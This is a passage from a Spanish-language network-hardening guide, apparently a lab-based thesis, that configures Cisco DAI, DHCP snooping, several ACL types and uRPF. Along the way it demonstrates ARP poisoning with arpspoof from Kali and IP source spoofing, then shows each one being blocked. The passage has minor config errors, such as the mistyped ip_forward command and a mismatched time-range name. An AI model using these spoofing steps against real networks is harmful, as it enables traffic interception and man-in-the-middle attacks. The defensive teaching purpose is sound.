Protocol  Address       Age (min)  Hardware Addr   Type   Interface
Internet  192.168.40.10       1   aabb.cc00.2400  ARPA   Ethernet0/0
Internet  192.168.40.11       -   aabb.cc00.2c00  ARPA   Ethernet0/0
```

Posteriormente, se habilita MALICIOUS-PC para el reenvío de paquetes con el siguiente comando.

```
┌──(root㉿kali)-[~]
└─# echo > 1 /proc/sys/net/ipv4/ip_forward
```

Finalmente, se ejecuta el ataque de suplantación de paquetes ARP para que el tráfico que va desde PC7 hacia PC10 y viceversa atraviese por MALICIOUS-PC.

```
┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 192.168.40.10 -r 192.168.40.11
8:0:27:cb:7e:f5 aa:bb:cc:0:24:0 0806 42: arp reply 192.168.40.11 is-
at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5 aa:bb:cc:0:2c:0 0806 42: arp reply 192.168.40.10 is-
at 8:0:27:cb:7e:f5
```

Luego del ataque, la base de datos ARP de los dispositivos queda de la siguiente forma.

```
PC7#show ip arp
Protocol  Address       Age (min)  Hardware Addr   Type   Interface
Internet  192.168.40.10       -   aabb.cc00.2400  ARPA   Ethernet0/0
Internet  192.168.40.11       8   0800.27cb.7ef5  ARPA   Ethernet0/0

PC10#show ip arp
Protocol  Address       Age (min)  Hardware Addr   Type   Interface
Internet  192.168.40.10       8   0800.27cb.7ef5  ARPA   Ethernet0/0
Internet  192.168.40.11       -   aabb.cc00.2c00  ARPA   Ethernet0/0
```

Como podemos observar, luego del ataque PC7 muestra que PC10 es alcanzado a través de la MAC de MALICIOUS-PC. Del mismo modo, PC10 muestra que PC7 es accesible a través de la MAC de MALICIOUS-PC. De esta forma, cualquier paquete que transita entre PC7 y PC10, primero es recibido por MALICIOUS-PC quien puede inspeccionarlo y/o modificarlo para ejecutar un ataque de hombre en el medio.

Los conmutadores Cisco utilizan la función de inspección dinámica de ARP (DAI) para mitigar este ataque. DAI solamente filtra mensajes ARP, los demás paquetes no son evaluados. DAI clasifica los puertos del conmutador como confiables o no confiables, por defecto todos los puertos son catalogados como no confiables. Típicamente los puertos conectados a otros dispositivos de red como enrutadores, conmutadores o servidores son configurados como confiables. Por otra parte, las interfaces conectadas a dispositivos finales deben mantenerse como no confiables [24].

De forma predeterminada, DAI inspecciona las direcciones MAC e IP del emisor de un paquete ARP recibido en un puerto no confiable y verifica que exista una entrada coincidente en la tabla de indagación DHCP. Adicionalmente, DAI permite la configuración manual de listas de control de acceso ARP que mapean direcciones IP con direcciones MAC. Si no existe una entrada correspondiente con la tabla de indagación DHCP ni con la lista de control de acceso ARP el paquete se descarta y se genera un mensaje de registro. Los paquetes recibidos en puertos confiables se reenvían con normalidad [25].

Para configurar la Inspección dinámica de ARP, primero se debe configurar la inspección DHCP, como se presenta en el capítulo 3.1.6.

```
ST02-ASW-01(config)#ip dhcp snooping
ST02-ASW-01(config)#ip dhcp snooping vlan 40,50,60
ST02-ASW-01(config)#no ip dhcp snooping information option
ST02-ASW-01(config)#interface range ethernet 1/0-1
ST02-ASW-01(config-if-range)#ip dhcp snooping trust
ST02-ASW-01(config)#interface range ethernet 0/0-2
ST02-ASW-01(config-if-range)#ip dhcp snooping limit rate 100
ST02-ASW-01(config-if-range)#interface range eth1/0-1
ST02-ASW-01(config-if-range)#ip dhcp snooping limit rate 200
ST02-ASW-01(config-if-range)#exit
ST02-ASW-01(config)#errdisable recovery cause dhcp-rate-limit

ST02-DSW-01(config)#ip dhcp snooping
ST02-DSW-01(config)#ip dhcp snooping vlan 40,50,60
ST02-DSW-01(config)#no ip dhcp snooping information option
ST02-DSW-01(config)#interface ethernet 0/0
ST02-DSW-01(config-if)#ip dhcp snooping trust
ST02-DSW-01(config-if)#interface ethernet 1/0
ST02-DSW-01(config-if)#ip dhcp snooping trust
```

A continuación, se muestra la tabla de indagación DHCP. Es necesario tener en cuenta que, en este caso, PC9 reciben su direccionamiento IP de forma estática.

```
ST02-ASW-01#show ip dhcp snooping binding
MacAddress        IpAddress    Lease(sec)  Type      VLAN  Interface
-----------------  --------------  ----------  -------------  ----
AA:BB:CC:00:24:00  192.168.40.10  85894  dhcp-snooping  40  Ethernet0/0
AA:BB:CC:00:2A:00  192.168.50.10  85940  dhcp-snooping  50  Ethernet0/1
Total number of bindings: 2
```

A continuación, se habilita la DAI en las VLAN de interés y se identifican los puertos confiables. DAI únicamente inspecciona los mensajes ARP en la VLAN especificada y en los puertos configurados como no confiables.

```
ST02-ASW-02(config)#ip arp inspection vlan 40,50,60
ST02-ASW-02(config)#interface range ethernet 1/0-1
ST02-ASW-02(config-if-range)#ip arp inspection trust

ST02-DSW-02(config)#interface range eth0/0-2
ST02-DSW-02(config-if-range)#ip arp inspection trust
ST02-DSW-02(config-if-range)#interface eth1/0
ST02-DSW-02(config-if)#ip arp inspection trust
```

La salida de las interfaces configuradas con la inspección ARP y su estado es la siguiente.

```
ST02-ASW-01#show ip arp inspection interfaces

 Interface        Trust State       Rate (pps)  Burst Interval
 ---------------  -----------       ----------  --------------
 Et0/0            Untrusted              15               1
 Et0/1            Untrusted              15               1
 Et0/2            Untrusted              15               1
 Et0/3            Untrusted              15               1
 Et1/0            Trusted                None             N/A
 Et1/1            Trusted                None             N/A
 Et1/2            Untrusted              15               1
 Et1/3            Untrusted              15               1
 Et2/0            Untrusted              15               1
 Et2/1            Untrusted              15               1
 Et2/2            Untrusted              15               1
 Et2/3            Untrusted              15               1
```

DAI permite una verificación más detallada del paquete ARP basado en la dirección MAC de origen, dirección MAC de destino y la dirección IP de origen. La validación de la dirección MAC de destino permite verificar que la dirección MAC de destino en el encabezado de Ethernet coincide con la dirección MAC de destino en el cuerpo ARP para respuestas ARP. Por otra parte, la comprobación de la dirección MAC de origen permite validar si la dirección MAC de origen en el encabezado Ethernet coincide con la dirección MAC del remitente en el cuerpo ARP para las solicitudes y respuestas ARP. Por último, la dirección IP verifica el cuerpo ARP contra direcciones IP no válidas e inesperadas. Las direcciones incluyen 0.0.0.0, 255.255.255.255 y todas las direcciones IP de multidifusión. El dispositivo verifica la dirección IP del remitente en todas las solicitudes y respuestas ARP, y verifica las direcciones IP de destino sólo en las respuestas ARP [24].

Para brindar una mayor seguridad, se pueden validar todas las opciones mencionadas previamente con el siguiente comando de configuración.

```
ST02-ASW-01(config)#ip arp inspection validate src-mac dst-mac ip
```

Finalmente, de ser necesario, se define una lista de acceso ARP, que identifica las uniones estáticas de direcciones MAC y direcciones IP permitidas. En este caso, se realiza la configuración para PC9.

```
ST02-ASW-01(config)#arp access-list ARP-Static
ST02-ASW-01(config-arp-nacl)#permit ip host 192.168.60.10 mac host
aabb.cc00.2b00
ST02-ASW-01(config-arp-nacl)#exit
ST02-ASW-01(config)#ip arp inspection filter ARP-Static vlan 60
```

El resultado de la tabla de inspección ARP se muestra enseguida.

```
ST02-ASW-01#show ip arp inspection
Source Mac Validation   : Enabled
Destination Mac Validation : Enabled
IP Address Validation   : Enabled
```

```
Vlan       Configuration     Operation   ACL Match      Static ACL
----       -------------     ---------   ---------         --------
  40       Enabled           Active
  50       Enabled           Active
  60       Enabled           Active      ARP-Static        No

Vlan       ACL Logging       DHCP Logging      Probe Logging
----       -----------       ------------      -------------
  40       Deny              Deny              Off
  50       Deny              Deny              Off
  60       Deny              Deny              Off

Vlan       Forwarded         Dropped     DHCP Drops      ACL Drops
----       ---------         -------     ----------         --------
  40             0           0           0           0
  50             0           0           0           0
  60             0           0           0           0
```

Como podemos observar, la ACL estática se establece en No. Esto se debe a que la ACL posee una denegación implícita al final, que de ser aplicada prohíbe el paso de cualquier mensaje ARP no configurado en la ACL y evita la comprobación de las entradas de la tabla de indagación DHCP. En consecuencia, la ACL estática debe ser establecida como No para que funcione en conjunto con la tabla de indagación DHCP.

Adicionalmente, DAI permite limitar la tasa de paquetes ARP recibidos en la interfaz, evitando que los atacantes sobrecarguen el conmutador con mensajes ARP. De forma predeterminada, la limitación de la tasa DAI está habilitada en los puertos que no son de confianza con una velocidad de 15 paquetes por segundo. Adicionalmente, DAI cuenta con un intervalo de ráfaga, el cual puede ser configurado para limitar la cantidad de paquetes ARP recibidos en un periodo de tiempo determinado. Si el límite es superado, el conmutador apaga la interfaz cambiando su estado a deshabilitado por error. La interfaz puede volver a habilitarse manual o automáticamente.

```
ST02-ASW-01(config)#interface range ethernet 0/0-3
```

```
ST02-ASW-01(config-if-range)#ip arp inspection limit rate 15 burst
interval 2
ST02-ASW-01(config)#errdisable recovery cause arp-inspection
```

Una vez finalizada la configuración de DAI se ejecuta nuevamente el ataque de envenenamiento por ARP.

```
┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 192.168.40.10 -r 192.168.40.11
8:0:27:cb:7e:f5   aa:bb:cc:0:24:0   0806   42:   arp   reply
192.168.40.11 is-at 8:0:27:cb:7e:f5
8:0:27:cb:7e:f5   aa:bb:cc:0:2c:0   0806   42:   arp   reply
192.168.40.10 is-at 8:0:27:cb:7e:f5
```

En este caso, el conmutador ST02-ASW-01 deniega los mensajes de envenenamiento ARP y muestra los siguientes registros.

```
*Oct 12 02:08:57.172: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs
(Res) on Et2/0, vlan
40.([0800.27cb.7ef5/192.168.40.11/aabb.cc00.2400/192.168.40.10/02:08
:56 UTC Thu Oct 12 2023])
*Oct 12 02:08:57.172: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs
(Res) on Et2/0, vlan
40.([0800.27cb.7ef5/192.168.40.10/aabb.cc00.2c00/192.168.40.11/02:08
:56 UTC Thu Oct 12 2023])
```

En consecuencia, las tablas ARP de PC7 y PC10 quedan salvaguardadas ya que los mensajes ARP son descartados.

```
PC7#show ip arp
Protocol  Address       Age (min)  Hardware Addr   Type   Interface
Internet  192.168.40.10       -   aabb.cc00.2400  ARPA   Ethernet0/0
Internet  192.168.40.11       0   aabb.cc00.2c00  ARPA   Ethernet0/0

PC10#show ip arp
Protocol  Address       Age (min)  Hardware Addr   Type   Interface
Internet  192.168.40.10       1   aabb.cc00.2400  ARPA   Ethernet0/0
Internet  192.168.40.11       -   aabb.cc00.2c00  ARPA   Ethernet0/
```

Finalmente, la tabla de inspección ARP de ST02-ASW-01 muestra el número de paquetes descartados.

```
ST02-ASW-01#show ip arp inspection
Source Mac Validation   : Enabled
Destination Mac Validation : Enabled
IP Address Validation   : Enabled

 Vlan       Configuration     Operation   ACL Match       Static ACL
 ----       -------------     ---------   ---------          --------
   40       Enabled           Active
   50       Enabled           Active
   60       Enabled           Active      ARP-Static         No

 Vlan       ACL Logging       DHCP Logging      Probe Logging
 ----       -----------       ------------      -------------
   40       Deny              Deny              Off
   50       Deny              Deny              Off
   60       Deny              Deny              Off

 Vlan       Forwarded         Dropped     DHCP Drops      ACL Drops
 ----       ---------         -------     ----------         --------
   40             0           10          10          0
   50             0           0           0           0
   60             0           0           0           0
```

Por lo tanto, la funcionalidad DAI en conjunto con la inspección DHCP permiten evitar la falsificación de respuestas ARP o el envío de mensajes gratuitos ARP de suplantación, de modo que los paquetes son enviados hacia su destino legítimo.

3.2. Seguridad del plano de datos en enrutadores

3.2.1. Listas de control de acceso (ACL)

Una ACL es una lista secuencial de instrucciones que permiten o deniegan los paquetes que transitan la red. La evaluación de las instrucciones se realiza de forma secuencial. Una vez se obtiene una coincidencia, se realiza la acción configurada y las demás instrucciones no son evaluadas. Si no se encuentra ninguna coincidencia, se ejecuta la última acción configurada en la lista de acceso, la cual es una denegación del tráfico que descarta el paquete [26].

En el plano de datos, las ACL se utilizan principalmente para realizar el filtrado de los mensajes que son enviados y recibidos por los dispositivos de red. Por ejemplo, se puede configurar una ACL para determinar las subredes a las que un dispositivo puede acceder, las subredes desde las que puede ser accedido, y los servicios que se pueden utilizar desde y hacia ese dispositivo. El control de los paquetes se realiza sobre los paquetes que ingresan por las interfaces de entrada del dispositivo o que se reenvían a través de las interfaces de salida. Las ACL no operan sobre los paquetes originados en el mismo dispositivo. Las ACL de entrada evalúan el paquete antes de enrutarlo hacia la interfaz de salida. Por consiguiente, son ideales para filtrar los paquetes cuando la red conectada a la interfaz de entrada es el único origen de los paquetes que se deben evaluar. Por otro lado, las ACL de salida examinan los paquetes luego de ser enrutados a la interfaz de salida. En consecuencia, son ideales cuando se aplica el mismo filtro a paquetes que provienen de distintos orígenes [27]. Existen diferentes tipos de listas de control de acceso en el plano de datos, las más comunes se exponen a continuación.

3.2.1.1. ACL Estándar

Filtra los paquetes de la red evaluando únicamente la dirección IP de origen. Al ser tan limitada, esta ACL se configura lo más cerca posible a la red de destino para evitar que el tráfico sea evaluado de forma incorrecta. Sin embargo, debido a que el tráfico es transmitido desde el origen hasta el destino donde es descartado, se genera un consumo innecesario del ancho de banda [28].

Las ACL estándar se configuran en el modo de configuración global con el siguiente comando, donde el parámetro *number* corresponde a un valor entre 1 y 99 o entre 1300 a 1999 [27].
Router(config)# **access-list** *number* {**permit** | **deny**} {*source-address source-wildcard* | **any** | **host**} [**log**]

En la topología propuesta se configura una ACL estándar en los enrutadores de ST01 para denegar el acceso a la red de Financiero 192.168.20.0/24 por parte de las redes de Comercial 192.168.40.0/24 y Logística 192.168.60.0/24, y permitir el resto del tráfico.

```
ST01-RO-01(config)#access-list 1 deny 192.168.40.0 0.0.0.255
ST01-RO-01(config)#access-list 1 deny 192.168.60.0 0.0.0.255
ST01-RO-01(config)#access-list 1 permit any any
ST01-RO-01(config)#interface Ethernet0/0.20
ST01-RO-01(config-subif)#ip access-group 1 out
```

Una vez realizada esta configuración, las estaciones en la red de Financiero no son alcanzados por los dispositivos en la redes de Comercial ni Logística, mientras que los dispositivos en otras redes como Compras 192.168.50.0/24 si pueden acceder.

```
PC7#ping 192.168.20.10
Sending 5, 100-byte ICMP Echos to 192.168.20.10, timeout is 2 seconds:
UUUUU
Success rate is 0 percent (0/5)

PC9#ping 192.168.20.10
Sending 5, 100-byte ICMP Echos to 192.168.20.10, timeout is 2 seconds:
UUUUU
Success rate is 0 percent (0/5)

PC8#ping 192.168.20.10
Sending 5, 100-byte ICMP Echos to 192.168.20.10, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 3/3/4 ms
```

3.2.1.2. ACL extendida

Evalúa los paquetes de la red teniendo en cuenta la dirección IP o subred de origen y la dirección IP o subred de destino. Además, permite definir puertos, tipos de mensajes ICMP y otros parámetros. Debido a su granularidad, este tipo de ACL se configura cerca al origen, favoreciendo el ancho de banda de la red [28].

Las ACL extendidas se definen con el siguiente comando del modo de configuración global, donde el parámetro *number* es un valor entre 100 y 199, o desde 2000 hasta 2699 [27].
Router(config)# **access-list** *number* {**permit** | **deny**} *protocol* {*source-address source-wildcard* | **any** | **host** } [*operator* [*port*]] {*destination-address destination-wildcard* | **any** | **host** } [*operator* [*port*]]

En la topología propuesta se configura una ACL extendida en los enrutadores de ST02 para evitar cualquier tráfico originado en las redes de ST02 y dirigido hacia la red de Dirección General.

```
ST02-RO-01(config)#access-list 100 deny ip 192.168.40.0 0.0.0.255
192.168.10.0 0.0.0.255
ST02-RO-01(config)#access-list 100 deny ip 192.168.50.0 0.0.0.255
192.168.10.0 0.0.0.255
ST02-RO-01(config)#access-list 100 deny ip 192.168.60.0 0.0.0.255
192.168.10.0 0.0.0.255
ST02-RO-01(config)#access-list 100 permit ip any any
ST01-RO-01(config)#interface Ethernet0/0.40
ST01-RO-01(config-subif)#ip access-group 100 in
ST01-RO-01(config)#interface Ethernet0/0.50
ST01-RO-01(config-subif)#ip access-group 100 in
ST01-RO-01(config)#interface Ethernet0/0.60
ST01-RO-01(config-subif)#ip access-group 100 in
```

Una vez realizada esta configuración, las estaciones en la red de Dirección General 192.168.10.0/24 no pueden ser accedidos por los dispositivos en la redes de Comercial 192.168.40.0/24, Compras 192.168.50.0/24 ni Logística 192.168.60.0/24.

```
PC7#ping 192.168.10.10
Sending 5, 100-byte ICMP Echos to 192.168.10.11, timeout is 2 seconds:
UUUUU
Success rate is 0 percent (0/5)

PC8#ping 192.168.10.10
Sending 5, 100-byte ICMP Echos to 192.168.10.11, timeout is 2 seconds:
UUUUU
Success rate is 0 percent (0/5)

PC9#ping 192.168.10.10
Sending 5, 100-byte ICMP Echos to 192.168.10.11, timeout is 2 seconds:
UUUUU
Success rate is 0 percent (0/5)
```

3.2.1.3. Lista de control de acceso (ACL) reflexiva

De forma predeterminada, las ACL solamente verifican las instrucciones de forma secuencial hasta encontrar una coincidencia. Sin embargo, no tiene en consideración las sesiones establecidas. Las ACL extendidas por su parte, realizan un seguimiento de las conexiones salientes y limitan el tráfico entrante en respuesta a las sesiones que se originan dentro del dispositivo de red [27].

Para configurar una ACL reflexiva, se crea la ACL que controla el tráfico de salida y se define el tipo de tráfico de sesión de entrada que se desea evaluar con el parámetro *reflect*. Posteriormente, se crea la ACL que controla el tráfico de entrada y se evalúa si ese tráfico ha creado una sesión para permitir su ingreso con el parámetro *evaluate*. Finalmente, se agrega a la interfaz del dispositivo de red tanto la ACL de tráfico de entrada como la ACL de tráfico de salida. Los comandos de configuración se muestran a continuación [27].

Router(config)# **ip access-list extended** *out-acl-name*
Router(config-ext-nacl)# **permit** *protocol* {*source-address source-wildcard* | **any** | **host** } {*destination-address destination-wildcard* | **any** | **host** } **reflect** *reflexive-acl-name*

Router(config)# **ip access-list extended** *in-acl-name*
Router(config-ext-nacl)# **evaluate** *reflexive-acl-name*

Router(config)# **interface** *type number*
Router(config-if)# **ip access-group** *out-acl-name* **out**
Router(config-if)# **ip access-group** *in-acl-name* **in**

En la topología propuesta se configura una ACL reflexiva en los enrutadores de ST01 y ST02 con el objetivo de controlar el flujo de los paquetes ICMP y permitir que puedan ser generados únicamente por los dispositivos del departamento de IT conectados a las redes IT-LAN-ST01 192.168.80.0/24 e IT-LAN-ST02 192.168.90.0/24. De esta forma, se evita que desde un dispositivo conectado a cualquier otra red se realice un escaneo de las IP de los dispositivos conectados a la red. La configuración es la siguiente.

```
ST01-RO-01(config)#ip access-list extended out-racl
ST01-RO-01(config-ext-nacl)#permit icmp 192.168.80.0 0.0.0.255 any
reflect icmptraffic
ST01-RO-01(config-ext-nacl)#permit icmp 192.168.90.0 0.0.0.255 any
reflect icmptraffic
ST01-RO-01(config-ext-nacl)#deny icmp any any
ST01-RO-01(config-ext-nacl)#permit ip any any


ST01-RO-01(config)#ip access-list extended in-racl
ST01-RO-01(config-ext-nacl)#evaluate icmptraffic
ST01-RO-01(config-ext-nacl)#deny icmp any any
ST01-RO-01(config-ext-nacl)#permit ip any any
```

```
ST01-RO-01(config)#interface ethernet0/0.10
ST01-RO-01(config-if)#ip access-group in-racl in
ST01-RO-01(config-if)#ip access-group out-racl out
ST01-RO-01(config-if)#interface ethernet0/0.20
ST01-RO-01(config-if)# ip access-group in-racl in
ST01-RO-01(config-if)# ip access-group out-racl out
ST01-RO-01(config-if)#interface ethernet0/0.30
ST01-RO-01(config-if)# ip access-group in-racl in
ST01-RO-01(config-if)# ip access-group out-racl out
```

Como podemos observar a continuación, solamente es posible enviar paquetes ICMP desde una IP en la red de IT.

```
PC1> ping 192.168.20.10
*192.168.10.3 icmp_seq=1 ttl=255 time=1.309 ms (ICMP type:3,
code:13, Communication administratively prohibited)

PC1> ping 192.168.30.10
*192.168.10.3 icmp_seq=1 ttl=255 time=2.020 ms (ICMP type:3,
code:13, Communication administratively prohibited)

PC-IT> ping 192.168.20.10
84 bytes from 192.168.20.10 icmp_seq=1 ttl=63 time=4.052 ms

PC-IT> ping 192.168.30.10
84 bytes from 192.168.30.10 icmp_seq=3 ttl=63 time=3.080 ms
```

3.2.1.4. ACL basada en tiempo

Evalúa las sentencias de la lista de control de acceso teniendo en cuenta periodos específicos de tiempo. El intervalo de tiempo se compara contra el reloj del sistema del dispositivo de red, el cual se puede definir utilizando una configuración manual de la fecha y hora, o a través del protocolo de tiempo de red (NTP) definido en el capítulo 3.5.9.

Para su configuración, se crea un rango de tiempo que se identifica con un nombre. Posteriormente, se define un intervalo de tiempo periódico que determina días y horas de la semana o absoluto que especifica una fecha y hora de inicio, así como una fecha y hora de finalización. Finalmente, se referencia el rango de tiempo en la ACL extendida [27].

Router(config)# **time-range** *time-range-name*
Router(config-time-range)# **periodic** *days-of-the-week hh:mm* **to** [*days-of-the-week*] *hh:mm*
Router(config-time-range)# **absolute start** *hh:mm day month year* **end** *hh:mm day month year*
Router(config)# **access-list** *number* {**permit** | **deny**} *protocol* {*source-address source-wildcard* | **any** | **host** } [*operator* [*port*]] {*destination-address destination-wildcard* | **any** | **host** } [*operator* [*port*]] **time-range** *time-range-name*

A continuación, se configura una ACL basada en tiempo para permitir el acceso a la red de Recursos Humanos únicamente durante el horario laboral. Esto puede aplicar, por ejemplo, cuando un empleado de cualquiera de las otras áreas desea conocer información como desprendibles de nómina, solicitar vacaciones o consultar los días de vacaciones disponibles.

```
ST01-RO-01(config)#time-range RRHH
ST01-RO-01(config-time-range)# periodic weekdays 8:00 to 18:00
ST01-RO-01(config)#access-list 101 permit ip any 192.168.30.0
0.0.0.255 time-range HHRR
ST01-RO-01(config)#interface Ethernet0/0.30
ST01-RO-01(config-subif)#ip access-group 101 out
```

A continuación, se intenta acceder desde PC1 a PC3 en el rango de tiempo configurado y fuera del rango de tiempo configurado.

```
ST01-RO-01#show clock
*17:51:17.151 MST Mon Feb 12 2024
```

```
PC1> ping 192.168.30.10
84 bytes from 192.168.30.10 icmp_seq=1 ttl=63 time=2.252 ms

ST01-RO-01#show clock
*18:08:36.610 MST Mon Feb 12 2024

PC1> ping 192.168.30.10
*192.168.10.2 icmp_seq=1 ttl=255 time=1.252 ms (ICMP type:3,
code:13, Communication administratively prohibited)
```

3.2.1.5. ACL de infraestructura

Se trata de una ACL extendida que se aplica a los enrutadores que residen en el borde de la red empresarial. El objetivo principal de esta ACL es evitar que el tráfico malicioso ingrese a la organización. Aunque los elementos específicos de una ACL de infraestructura varían dependiendo de las políticas de seguridad de la compañía, generalmente proporciona filtrado de direcciones IP privadas (RFC 1918), de direcciones IP de uso especial (RFC 3330), de paquetes fragmentados y de paquetes con IP de origen falsificada. Por otra parte, permite los protocolos de enrutamiento necesarios para el normal funcionamiento de la red, el tráfico en tránsito cuyo origen y destino se encuentra fuera de la red empresarial, y el tráfico de gestión de red a través del cual se accede a los dispositivos. La ACL se debe aplicar en todas las conexiones orientadas hacia el exterior de los enrutadores de borde, como conexiones hacia otros clientes o conexiones hacia proveedores de servicios de Internet [29].

Paso 1. Denegar los paquetes fragmentados.

```
DC-RO-01(config)#access-list 110 deny tcp any 192.168.0.0 0.0.0.255
fragments
DC-RO-01(config)#access-list 110 deny udp any 192.168.0.0 0.0.0.255
fragments
DC-RO-01(config)#access-list 110 deny icmp any 192.168.0.0 0.0.0.255
fragments
DC-RO-01(config)#access-list 110 deny ip any 192.168.0.0 0.0.0.255
fragments
```

Paso 2. Denegar direcciones IP de origen de uso especial RFC 3330.

```
DC-RO-01(config)#access-list 110 deny ip host 0.0.0.0 any
DC-RO-01(config)#access-list 110 deny ip 127.0.0.0 0.255.255.255 any
DC-RO-01(config)#access-list 110 deny ip 192.0.2.0 0.0.0.255 any
DC-RO-01(config)#access-list 110 deny ip 224.0.0.0 31.255.255.255
any
```

Paso 3. Denegar direcciones IP de origen de uso privado RFC 1918.

```
DC-RO-01(config)#access-list 110 deny ip 10.0.0.0 0.255.255.255 any
DC-RO-01(config)#access-list 110 deny ip 172.16.0.0 0.15.255.255 any
DC-RO-01(config)#access-list 110 deny ip 192.168.0.0 0.0.255.255 any
```

Paso 4. Permitir el protocolo BGP.

```
DC-RO-01(config)#access-list 110 permit tcp host 1.1.1.2 host 1.1.1.1
eq bgp
DC-RO-01(config)#access-list 110 permit tcp host 1.1.1.1 eq bgp host
1.1.1.2
DC-RO-01(config)#access-list 110 permit tcp host 2.2.2.1 host 1.1.1.1
eq bgp
DC-RO-01(config)#access-list 110 permit tcp host 1.1.1.1 eq bgp host
2.2.2.1
DC-RO-01(config)#access-list 110 permit tcp host 3.3.3.1 host 1.1.1.1
eq bgp
DC-RO-01(config)#access-list 110 permit tcp host 1.1.1.1 eq bgp host
3.3.3.1
```

Paso 5. Denegar el acceso a las direcciones de la infraestructura interna.

```
DC-RO-01(config)#access-list 110 deny ip any 10.0.0.0 0.255.255.255
DC-RO-01(config)#access-list 110 deny ip any 172.16.0.0 0.15.255.255
DC-RO-01(config)#access-list 110 deny ip any 192.168.0.0 0.0.255.255
```

Permitir el tráfico en tránsito.

```
DC-RO-01(config)#access-list 110 permit ip any any
```

Aplicar la ACL de infraestructura como entrada en todas las interfaces de ingreso del enrutador de borde.

```
DC-RO-01(config)#interface range Ethernet1/1-2
DC-RO-01(config-if-range)#ip access-group 110 in
```

Como pudimos apreciar a lo largo de este capítulo la versatilidad de las listas de control de acceso para controlar el plano de datos de enrutadores es muy amplio. Por consiguiente, se deben evaluar las necesidades en materia de seguridad que tiene la organización y aplicar las ACL respectivas.

3.2.2. Reenvío de ruta inversa de unidifusión (uRPF)

El protocolo uRPF permite el bloqueo de paquetes con una dirección IP de origen falsificada. Durante el funcionamiento normal, un enrutador solamente comprueba la dirección de destino de un paquete antes de enrutarlo. Al utilizar uRPF, el enrutador también verifica la dirección IP de origen del paquete que llega a una interfaz y determina si esa dirección es accesible. uRPF tiene dos modos de funcionamiento [26].

- Modo suelto (*loose*): El enrutador verifica la base de información de reenvío (FIB) para determinar si existe una ruta hacia la dirección de origen del paquete. Esta ruta no puede ser la ruta por defecto ni una ruta hacia la interfaz Null0. Se utiliza para descartar espacios de direcciones no enrutadas y cuando existe tráfico asimétrico.
- Modo estricto (*strict*): El enrutador además comprueba si el paquete llega por la misma interfaz que el dispositivo usaría para enviar el tráfico de regreso a la dirección IP de origen. Se utiliza cuando existe tráfico simétrico y se determina que existe un único punto de entrada y salida conocido para un espacio de direcciones de red.

De forma predeterminada, un enrutador configurado con uRPF descarta un paquete cuya dirección de origen es alcanzable únicamente a través de un ruta por defecto. No obstante, se puede configurar para que acepte una ruta por defecto como una forma válida de alcanzar la dirección IP.

Adicionalmente, el enrutador tiene la opción de hacerse ping a sí mismo al momento de verificar la accesibilidad a la dirección de origen. Sin embargo, Cisco recomienda evitar esta opción ya que introduce un riesgo de seguridad.

Por último, el protocolo uRPF puede hacer referencia a una ACL que únicamente se examina en caso de que la verificación de uRPF falle. Si un paquete coincide y es permitido por la ACL asociada, se transmite. Sin embargo, si el paquete no pasa la verificación de uRPF y la ACL asociada lo niega, el paquete se descarta [26].

uRPF se habilita en el modo de configuración de interfaz con el siguiente comando de configuración [26].
Router(config-if)# **ip verify unicast source reachable-via** {**rx** | **any**} [**allow-default**] [**allow-self-ping**] [*acl-name*]

Para simular un ataque de suplantación de direcciones IP se selecciona la IP de las interfaz Ethernet1/1 del enrutador ST02-RO-01 las cual es utilizada para conectar este dispositivo al enrutador DC-RO-01. La IP se configuran en la topología como una interfaz lógica en el enrutador ST01-RO-01 simulando que ha sido comprometido y se procede a realizar el ataque



Figura 11. Topología de red para el ataque de suplantación de IP.

En principio, se verifica el direccionamiento IP de la interfaz que interconectan los enrutadores ST02 a la red.

```
ST02-RO-01#show ip interface brief | include Ethernet1/1
Ethernet1/1 10.0.10.10  YES NVRAM  up up
```

Luego, se configura dicha IP en una interfaz lógica de ST01-RO-01.

```
ST01-RO-01#configure terminal
ST01-RO-01(config)#interface loopback 11
ST01-RO-01(config-if)#ip address  10.0.10.10  255.255.255.255
```

Finalmente, se hace un ping a la IP de la interfaz Ethernet0/0 del enrutador DC-RO-01 desde la IP falsificada en el enrutador ST01-RO-01. El enrutador ST01-RO-01 no recibe como tal una respuesta ICMP, sin embargo, el enrutador DC-RO-01 recibe los paquetes ICMP falsificados y responde enviando paquetes de respuesta a la IP legítima del enrutador ST02-R0-01.

```
ST01-RO-01#ping 10.0.10.1 source loopback 11
Sending 5, 100-byte ICMP Echos to 10.0.10.1, timeout is 2 seconds:
Packet sent with a source address of 10.0.10.10
.....
Success rate is 0 percent (0/5)

DC-RO-01#debug ip icmp
ICMP packet debugging is on
DC-RO-01#
*Feb 14 00:54:18.278: ICMP: echo reply sent, src 10.0.10.1, dst
10.0.10.10, topology BASE, dscp 0 topoid 0

ST02-RO-01#debug ip icmp
ICMP packet debugging is on
ST02-RO-01#
*Feb 14 00:54:18.278: ICMP: echo reply rcvd, src 10.0.10.1, dst
10.0.10.10, topology BASE, dscp 0 topoid 0
```

Para prevenir tipo de ataques, se debe configurar uRPF en las interfaces del enrutador DC-RO-01 como se muestra enseguida.

```
DC-RO-01#configure terminal
DC-RO-01(config)#access-list 111 deny ip any any log
DC-RO-01(config)#interface range ethernet 0/0-3
DC-RO-01(config-if-range)#ip verify unicast source reachable-via rx
111
```

Para comprobar que uRPF se ha habilitado en la interfaz se utiliza el siguiente comando de verificación.

```
DC-RO-01#show cef interface etherne 0/0
Ethernet0/0 is up (if_number 3)
  Internet address is 10.0.10.1/30
  IP unicast RPF check is enabled
```

Al ejecutar nuevamente el ataque con la funcionalidad de uRPF habilitada, se observa que el enrutador DC-RO-01 no responde a los paquetes ICMP falsificados por ST01-R0-01.

```
ST01-RO-01#ping 10.0.10.1 source loopback 11
